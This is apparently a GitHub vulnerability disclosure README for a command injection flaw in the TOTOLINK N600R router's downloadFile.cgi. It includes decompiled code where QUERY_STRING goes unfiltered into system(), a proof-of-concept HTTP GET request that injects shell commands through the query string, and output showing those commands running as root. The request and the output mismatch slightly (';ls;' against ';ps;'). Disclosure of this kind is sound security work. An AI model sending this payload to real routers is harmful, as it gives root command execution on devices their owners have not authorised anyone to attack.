



ejdhssh Update README.md ...

on Apr 1 ⌚ 20

[View code](#)

☰ README.md

# TOTOLINK N600R V5.3c.5507\_B20171031 Has an command injection vulnerability

## Overview

- **Type:** command injection vulnerability
- **Vendor:** TOTOLINK (<https://www.totolink.net/>)
- **Products:** WiFi Router, such as N600R V5.3c.5507\_B20171031
- **\*\*Firmware download**  
address:\*\*<https://www.totolink.net/data/upload/20200728/f984576c47289d782ed65e67edbf06e2.zip>

## Description

### 1.Product Information:


TOTOLINK N600R V5.3c.5507\_B20171031 router, the latest version of simulation overview:

NO	Name	Version	Updated	Download
1	N600R_Firmware	V5.3c.5507_B20171031	2020-07-28	
2	N600R_Firmware	V5.3c.7136_B20190403(Transition version)	2020-07-28	
3	N600R_Firmware	V4.3.0cu.7570_B20200620	2020-07-28	
4	N600R_Datasheet	Ver1.0	2020-08-09	

[PRODUCTS](#)
[SUPPORT](#)
[ABOUT US](#)
[NEWS](#)
[CONTACT WITH US](#)
 Worldwide

## 2. Vulnerability details

TOTOLINK N600R V5.3c.5507\_B20171031 was discovered to contain a command injection vulnerability in the "Main" function. This vulnerability allows attackers to execute arbitrary commands via the QUERY\_STRING parameter.



```

25 char v26[256]; // [sp+5E58h] [+5E58h] BYREF
26 char v27[132]; // [sp+5F58h] [+5F58h] BYREF
27
28 memset(v18, 0, sizeof(v18));
29 memset(v19, 0, sizeof(v19));
30 memset(v21, 0, 0x5001u);
31 memset(v22, 0, sizeof(v22));
32 v15 = 0;
33 s = getenv("QUERY_STRING");
34 memset(v24, 0, sizeof(v24));
35 memset(v25, 0, sizeof(v25));
36 sprintf(v24, "echo QUERY_STRING:%s >/tmp/download", s);
37 system(v24);
38 v3 = strchr(s, 61);
39 strcpy(v25, v3 + 1);
40 v4 = strtok(v25, "/");
41 strcpy(v26, v4);
42 strtok(0, "/");
43 v5 = strtok(0, "/");
44 strcpy(v27, v5);
45 v12 = cJSON_CreateObject();
46 if ( sub_401000(v26, v27, v12) < 0 )
47 {

```


We can see that the os will get QUERY\_STRING without filter splice to the string ;ps; and execute it. So, If we can control the QUERY\_STRING , it can be command injection.

## 3. Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
GET /cgi-bin/downloadFile.cgi?;ls; HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:88.0) Gecko/20100101
Firefox/88.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```



```
QUERY_STRING:
PID USER      VSZ STAT COMMAND
  1 root        996 S   init
  2 root         0 SW<   [kthreadd]
  3 root         0 SW<   [ksoftirqd/0]
  4 root         0 SW<   [events/0]
  5 root         0 SW<   [khelper]
  8 root         0 SW<   [async/mgr]
 48 root         0 SW<   [kblockd/0]
 68 root         0 SW   [pdflush]
 69 root         0 SW<   [kswapd0]
119 root         0 SW<   [mtdblockd]
160 root         0 SWN   [jffs2_gcd_mtd2]
1123 root       1032 S   cs_broker -c /etc/mosquitto.conf
1130 root       2616 S   cste_sub -h 127.0.0.1 -t totolink/router/#
1155 root       3072 R   lighttpd -f /lighttpd/lighttpd.conf -m /lighttpd/lib/
1346 root       1004 S   -sh
22594 root       1264 S   pppd
22601 root        628 S   udhcpd /var/udhcpd.conf
22608 root        756 R   /web_cste/cgi-bin/downloadFile.cgi
22609 root        996 R   sh -c echo QUERY_STRING:;ps; >/tmp/download
22610 root        996 R   ps
25585 root        584 S   iapp br0 wlan0
25593 root        936 S   wscd -start -c /var/wsc-wlan0.conf -w wlan0 -fi /var/
25596 root        604 S   iwcontrol wlan0
25830 root        884 S   ppp_inet -t 3 -c 0 -x
25840 root       1168 S   dnsmasq
25845 root        704 S   lld2d br0
25849 root        584 S   reload -k /var/wlsch.conf
25874 root        124 S   fwd
25878 root        992 S   timelycheck
```

## Releases

No releases published

## Packages

No packages published